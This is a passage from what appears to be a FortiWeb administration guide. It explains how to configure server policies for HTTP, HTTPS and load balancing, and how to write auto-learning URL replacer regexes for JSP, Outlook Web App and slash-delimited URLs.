- FortiWeb appliances apply policies, rules, and scans in a specific order. This decides each outcome. (See Sequence of scans on page 30.) **Review the logic of your server policies to make sure they deliver the web protection and features you expect.**

This section contains examples to get you started:

- Example 1: Configuring a policy for HTTP via auto-learning
- Example 2: Configuring a policy for HTTPS
- Example 3: Configuring a policy for load balancing

Once completed, continue with Testing your installation on page 255.

Example 1: Configuring a policy for HTTP via auto-learning

In the simplest scenario, if you want to protect a single, basic web server (that is, it does **not** use HTTPS) while the FortiWeb is operating as a reverse proxy, you can save time configuring your policy by using the auto-learning feature.

To generate profiles and apply them in a policy

1. Create a virtual server on the FortiWeb appliance (**Server Objects > Server > Virtual Server**). When used by a policy, it receives traffic from clients.
2. Define your web server within a **Single Server** server pool using its IP address or domain name (**Server Objects > Server > Server Pool**). When used by a policy, a server pool defines the IP address of the web server that FortiWeb forwards accepted client traffic to.
3. Create a new policy (**Policy > Server Policy > Server Policy).**
   - In **Name**, type a unique name for the policy.
   - In Virtual Server or Data Capture Port, select your virtual server.
   - In HTTP Service, select the predefined HTTP service.
   - In Server Pool , select your server pool.
   - From Web Protection Profile, select one of the predefined inline protection profiles.
   - From Auto Learn Profile , select the predefined auto-learning profile.



When you use an auto-learning profile, any inline protection profile that you use with it should have Session Management enabled.

Traffic should now pass through the FortiWeb appliance to your server. If it does not, see Troubleshooting on page 789. Auto-learning gathers data based upon the characteristics of requests and responses that it observes.

4. Use the auto-learning report to determine whether auto-learning has observed enough URLs, parameters, and attacks (**Auto Learn > Auto Learn Report > Auto Learn Report**; see Auto-learning on page 198).
5. Generate an initial configuration (**Auto Learn > Auto Learn Report > Auto Learn Report** then click **Generate Config**).
6. If necessary, modify the generated profiles to suit your security policy.
7. Modify the policy to select your generated profile in Web Protection Profile.
8. Disable auto-learning by deselecting the auto-learning profile in Auto Learn Profile .

Example 2: Configuring a policy for HTTPS

If you want to protect a single HTTPS web server, and the FortiWeb appliance is operating in reverse proxy mode, configuration is similar to Example 1: Configuring a policy for HTTP via auto-learning. (Optionally, you can configure a server policy that includes **both** an HTTP service and an HTTPS service.)

To be able to scan secure traffic, however, you must also configure FortiWeb to decrypt it, and therefore must provide it with the server's certificate and private key.

To configure an HTTPS policy

1. Upload a copy of the web server's certificate (**System > Certificates > Local**).
2. Configure a policy and profiles according to Example 1: Configuring a policy for HTTP via auto-learning on page 195, except for auto-learning, which you will postpone until these steps are complete.
3. Modify the server policy (**Policy > Server Policy > Server Policy)**.
   - In HTTPS Service, select the predefined HTTPS service.
   - In Certificate, select your web server's certificate. Also select, if applicable, Certificate Verification and Certificate Intermediate Group**.**

   Traffic should now pass through the FortiWeb appliance to your server. If it does not, see Troubleshooting on page 789.

Example 3: Configuring a policy for load balancing

If you want protect multiple web servers, configuration is similar to Example 1: Configuring a policy for HTTP via auto-learning.

To distribute load among multiple servers, however, instead of specifying a single physical server in the server pool, you specify a group of servers (server farm or server pool).



This example assumes a basic network topology. If there is another, external proxy or load balancer between clients and your FortiWeb, you may need to define it (see Defining your web servers & load balancers on page 329).

Similarly, if there is a proxy or load balancer between FortiWeb and your web servers, you may need to configure your server pool for a single web server (the proxy or load balancer), **not** a **Server Balance** pool.

To configure a load-balancing policy

1. Define multiple web servers by either their IP address or domain name in a **Server Balance** server pool (**Server Objects > Server > Server Pool**). When used by a policy, it tells the FortiWeb appliance how to distribute incoming web connections to those destination IP addresses. In the server pool configuration, do the following:
   - For Type, select **Round Robin** or **Weighted Round Robin.**
   - For Single Server/Server Balance, select **Server Balance.**
   - Add your physical and/or domain servers.
   - If you want to distribute connections proportionately to a server's capabilities instead of evenly, in each Weight, give the numerical weight of the new server when using the weighted round-robin load-balancing algorithm.
2. Configure a policy and profiles according to Example 1: Configuring a policy for HTTP via auto-learning on page 195, except for auto-learning, which you will postpone until these steps are complete.

   Traffic should now pass through the FortiWeb appliance and be distributed among your servers. If it does not, see Troubleshooting on page 789.

Auto-learning

Protection settings can be configured manually or with assistance from auto-learning.

Auto-learning can teach you a great deal about the threats your web assets face. It also helps you to understand your web applications' structures and how end-users use them. Most importantly, though, auto-learning can help you to quickly tailor FortiWeb's configuration to suit your web applications.



For data centers, colocation centers, and complex web applications, auto-learning-assisted configuration can save significant amounts of time compared to purely manual configuration. However, auto-learning is also resource-intensive and can decrease performance while gathering data. For strategies on minimizing the impact to your network, see Running auto-learning on page 228 and Regular expression performance tips on page 772.

Auto-learning discovers the URLs and other characteristics of HTTP and/or HTTPS sessions by observing traffic that is passing to your web servers. To learn about whether the request is legitimate or a potential attack attempt, it performs the following tasks:

- Compares the request to attack signatures
- Observes inputs such as cookies and URL parameters
- Tracks your web servers' response to each request, such as `401 Unauthorized` or `500 Internal Server Error`
- Captures the rate of requests for files (hits) by IP address and content type

By learning from your traffic, the FortiWeb appliance can suggest appropriate configurations, and help you to quickly generate profiles designed specifically for your unique traffic.


See also

IPv6 support

How to adapt auto-learning to dynamic URLs & unusual parameters

When web applications have dynamic URLs or unusual parameter styles, you **must** adapt auto-learning to recognize them.

By default, auto-learning assumes that your web applications use the most common URL structure:



- All parameters follow after a **question mark** (?). They do not follow a hash (#) or other separator character.
- If there are multiple name-value pairs, each pair is separated by an **ampersand** (&). They are not separated by a semi-colon (;) or other separator character.
- All paths before the question mark (?) are **static** — they do not change based upon input, blending the path with parameters (sometimes called a dynamic URL).

  For example, the page at:

  ```
  /app/main
  ```

  always has that same path. After a person logs in, the page's URL **doesn't** become:

  ```
  /app/marco/main
  ```

  or

  ```
  /app#deepa
  ```

  For another example, the URL does **not** dynamically reflect inventory, such as:

  ```
  /app/sprockets/widget1024894
  ```

Some web applications, however, embed parameters within the path structure of the URL, or use unusual or non-uniform parameter separator characters. **If you do not configure URL replacers for such applications, it can cause your FortiWeb appliance to gather auto-learning data incorrectly.** This can cause the following symptoms:

- Auto-learning reports do not contain a correct URL structure.
- URL or parameter learning is endless.
- When you generate a protection profile from auto-learning, it contains many more URLs than actually exist, because auto-learning cannot predict that the URL is actually dynamic.
- Parameter data is not complete, despite the fact that the FortiWeb appliance has seen traffic containing the parameter.

For example, with Microsoft Outlook Web App (OWA), the user's login name could be embedded within the path structure of the URL, such as:

```
/owa/tom/index.html
/owa/mary/index.html
```

instead of suffixed as a parameter, such as:

```
/owa/index.html?username=tom
/owa/index.html?username=mary
```

Auto-learning would continue to create new URLs as new users are added to OWA. Auto-learning would also expend extra resources learning about URLs and parameters that are actually the same. Additionally, auto-learning may not be able to fully learn the application structure, as each user may not request the same URLs.

To solve this, you would create a URL replacer that recognizes the user name within the OWA URL as if it were a standard, suffixed parameter value so that auto-learning can function properly.

See also

- Configuring URL interpreters
- Grouping URL interpreters

- Configuring an auto-learning profile
- Regular expression syntax

Configuring URL interpreters

When using auto-learning, you must define how to interpret dynamic URLs and URLs that include parameters in non-standard ways, such as with different parameter separators (`;` or `#`, for example) or by embedding the parameter within the URL's path structure.

In the web UI, these interpreter plug-ins are called "URL replacers."

URL replacers match the URL as it appears in the HTTP header of the client's request (using the regular expression in URL Path) and interpret it into this standard URL formulation:

New URL?New Param=Param Change

For example, if the URL is:

```
/application/value
```

and the URL replacer settings are:

Setting name	Value
Type	Custom-Defined
URL Path	`(/application)/([^/]+)`
New URL	`$0`
Param Change	`$1`
New Param	`setting`

`$0` holds this part of the matched URL:

```
/application
```

and `$1` holds this part of the matched URL:

```
value
```

so then the URL will be understood by auto-learning, and displayed in the report, as:

```
/application?setting=value
```




Need a refresher on regular expressions? See Regular expression syntax on page 864, What are back-references? on page 870, and Cookbook regular expressions on page 872. You can also use the examples in this section, such as Example: URL interpreter for WordPress on page 207.

To create a URL interpreter

1. Go to **Auto Learn > Application Templates > URL Replacer**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Autolearn Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.
3. Configure these settings:



Name	Type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Type	Select either: • **Predefined** — Use one of the predefined URL replacers which you select in Application Type. • **Custom-Defined** — Define your own URL replacer by configuring URL Path, New URL, Param Change, and New Param.

4. If you selected **Predefined** in Type, also configure this setting:

Application Type	Select one of the predefined URL interpreter plug-ins for well-known web applications:
	• **JSP** — Use the URL replacer designed for Java server pages (JSP) web applications, where parameters are often separated by semi-colons (;).
	• **OWA** — User the URL replacer designed for **default** URLs in Microsoft Outlook Web App (OWA), where user name and directory parameters are often embedded within the URL:
	`(^/public/)(.*)`
	`(^/exchange/)([^/]+)/*(([^/]+)/(.*))*`

5. If you selected **Custom-Defined** in Type, configure these settings:

URL Path	Type a regular expression, such as `(^/[^/]+)/(.*)`, matching **all** and **only** the URLs to which the URL replacer should apply. The maximum length is 255 characters. The pattern does not require a slash (/). However, it must at least match URLs that begin with a slash as they appear in the HTTP header, such as `/index.html`. Do not include the domain name, such as `www.example.com`. For examples, see Example: URL interpreter for WordPress on page 207. To test the regular expression against sample text, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864, What are back-references? on page 870 and Cookbook regular expressions on page 872) **Note:** If this URL replacer will be used **sequentially** in its set of URL replacers, instead of being mutually exclusive, this regular expression should match the URL produced by the previous interpreter, **not** the original URL from the request.
New URL	Type either a literal URL, such as `/index.html`, or a regular expression with a back-reference (such as `$1`) defining how the URL will be interpreted. The maximum length is 255 characters. **Note:** Back-references can only refer to capture groups (parts of the expression surrounded with parentheses) within the same URL replacer. Back-references **cannot** refer to capture groups in other URL replacers.
Param Change	Type either the parameter's literal value, such as `user1`, or a back-reference (such as `$0`) defining how the value will be interpreted.
New Param	Type either the parameter's literal name, such as `username`, or a back-reference (such as `$2`) defining how the parameter's name will be interpreted in the auto-learning report. The maximum length is 255 characters. **Note:** Back-references can only refer to capture groups (parts of the expression surrounded with parentheses) within the same URL replacer. Back-references **cannot** refer to capture groups in other URL replacers.

6. Click **OK**.
7. Group the URL replacers in an application policy (see Grouping URL interpreters on page 212).
8. Select the application policy in one or more auto-learning profiles (see Configuring an auto-learning profile on page 225).
9. Select the auto-learning profiles in server policies (see Configuring a server policy on page 624).

See also

- Regular expression syntax
- Example: URL interpreter for a JSP application
- Example: URL interpreter for Microsoft Outlook Web App 2007
- Example: URL interpreter for WordPress

Example: URL interpreter for a JSP application

The HTTP request URL from a client is:

```
/app/login.jsp;jsessionid=xxx;p1=111;p2=123?p3=5555&p4=66aaaaa
```

which uses semi-colons as parameter separators (;) in the URL, a behavior typical to JSP applications. You would create a URL replacer to recognize the JSP application's parameters: the semi-colons.

Example: URL replacer for JSP applications

Setting name	Value
Type	**Predefined**
Application Type	**JSP**

The predefined JSP interpreter plug-in will interpret the URL as:

```
/app/login.jsp?p4=66aaaaa&p1=111&p2=123&p3=5555
```

See also

- Regular expression syntax
- Example: URL interpreter for Microsoft Outlook Web App 2007
- Example: URL interpreter for WordPress

Example: URL interpreter for Microsoft Outlook Web App 2007

When a client sends requests to Microsoft Outlook Web App (OWA), many of its URLs use structures like this:


```
/exchange/tom/index.html
/exchange/jane.doe/memo.EML
/exchange/qinlu/2012/1.html
```

These have user name parameters embedded in the URL. In order for auto-learning to recognize the parameters, you must either:

- Set **Type** to **Predefined** and **Application Type** to **OWA. This predefined auto-learning URL interpreter will match and recognize parameters in all default URLs.**
- Create your own custom URL interpreters.

A custom URL replacer for those URLs could look like this:

Example: URL replacer for Microsoft Outlook Web App — User name structure #1




URL interpreter	
Setting name	**Value**
Name	OWAusername1
Type	**Custom-Defined**
URL Path	(/exchange/)([^/]+)/(.*)
New URL	$0$2
Param Change	$1
New Param	username1

Then the URLs would be recognized by auto-learning as if OWA used a more conventional parameter structure like this:

```
/exchange/index.html?username1=tom
/exchange/memo.EML?username1=jane.doe
/exchange/2012/1.html?username1=qinlu
```


Notably, OWA can also include **other** parameters in the URL, such as a mail folder's name. Also, OWA can include the user name and folder in more than one way. Therefore multiple URL interpreters are required to match all possible URL structures. In addition to the first URL replacer, you would also configure the following URL replacers and group them into a single set (an auto-learning "application policy") in order to recognize all possible URLs.

Example: URL replacer for Microsoft Outlook Web App — Folder name structure #1




Sample URL	/exchange/archive-folders/2011
URL interpreter	
Setting name	**Value**
Name	OWAfoldername1
Type	**Custom-Defined**
URL Path	(/exchange/)([^/]+/)(.*)
New URL	$0
Param Change	$1$2
New Param	folder1
Results	/exchange/?folder1=archive-folders/2011

Example: URL replacer for Microsoft Outlook Web App — User name structure #2



Sample URL	/exchange/jane.doe
URL interpreter	
Setting name	**Value**
Name	OWAusername2
Type	Custom-Defined
URL Path	(/exchange/)([^/]+\.[^/]+)
New URL	$0
Param Change	$1
New Param	username2
Results	/exchange/?username2=jane.doe

Example: URL replacer Microsoft Outlook Web App — Folder name structure #2



Sample URL	/public/imap-share-folders/memos
URL interpreter	
Setting name	**Value**
Name	OWAfoldername2
Type	**Custom-Defined**
URL Path	(/public/)([^/]+/)(.*)
New URL	$0
Param Change	$1$2
New Param	folder2
Results	/public/?folder2=imap-share-folders/memos

See also

- Regular expression syntax
- Example: URL interpreter for a JSP application
- Example: URL interpreter for WordPress

Example: URL interpreter for WordPress

If the HTTP request URL from a client is a slash-delimited chain of multiple parameters, like either of these:

```
/wordpress/2012/06/05
/index/province/ontario/city/ottawa/street/moodie
```

then the format is either of these:


```
/wordpress/value1/value2/value3
/index/param1/value1/param2/value2/param3/value3
```

In this URL format, there are 3 parameter values (with or without their names) in the URL:

- `param1`
- `param2`
- `param3`

Because each interpreter can only extract a single parameter, you would create 3 URL interpreters, and group them into a set where they are used sequentially — a **chain**. **Each interpreter would use the interpreted output of the previous one as its input**, until all parameters had been extracted, at which point the last interpreter would output both the last parameter and the final interpreted URL. FortiWeb would then append parameters back onto the interpreted URL in the standard structure before storing them in the auto-learning data set.

Analysis of a request URL into its interpretation by a chain of URL interpreters



This configuration requires that for every request:


- the web application includes parameters in the same sequential order, **and**
- all parameters are always present

If parameter order or existence vary, this URL interpreter will not work. Requests will **not** match the URL interpreter set if either `param2` or `param3` come first, or if any of the parameters are missing. On the opposite end of the spectrum, if the URL interpreter used regular expression capture groups such as `(.*)` to match anything in any order, i.e.:

```
/index/(.*)/(.*)/(.*)/(.*)/(.*)/(.*)/
```


then the regular expression would be **too** flexible: auto-learning might mistakenly match and learn some of `param3`'s possible values for `param2`, and so on.

Example: URL replacer 1 for slash-separated parameters




Setting name	Value
Name	`slash-parameter3`
Type	**Custom-Defined**
URL Path	`/index/param1/(.*)/param2/(.*)/param3/(.*)/`
New URL	`/index/param1/$0/param2/$1/`
Param Change	`$2`
New Param	`param3`

Example: URL replacer 2 for slash-separated parameters



Setting name	Value
Name	`slash-parameter2`
Type	**Custom-Defined**
URL Path	`/index/param1/(.*)/param2/(.*)/`
New URL	`/index/param1/$0/`
Param Change	`$1`
New Param	`param2`

Example: URL replacer 3 for slash-separated parameters

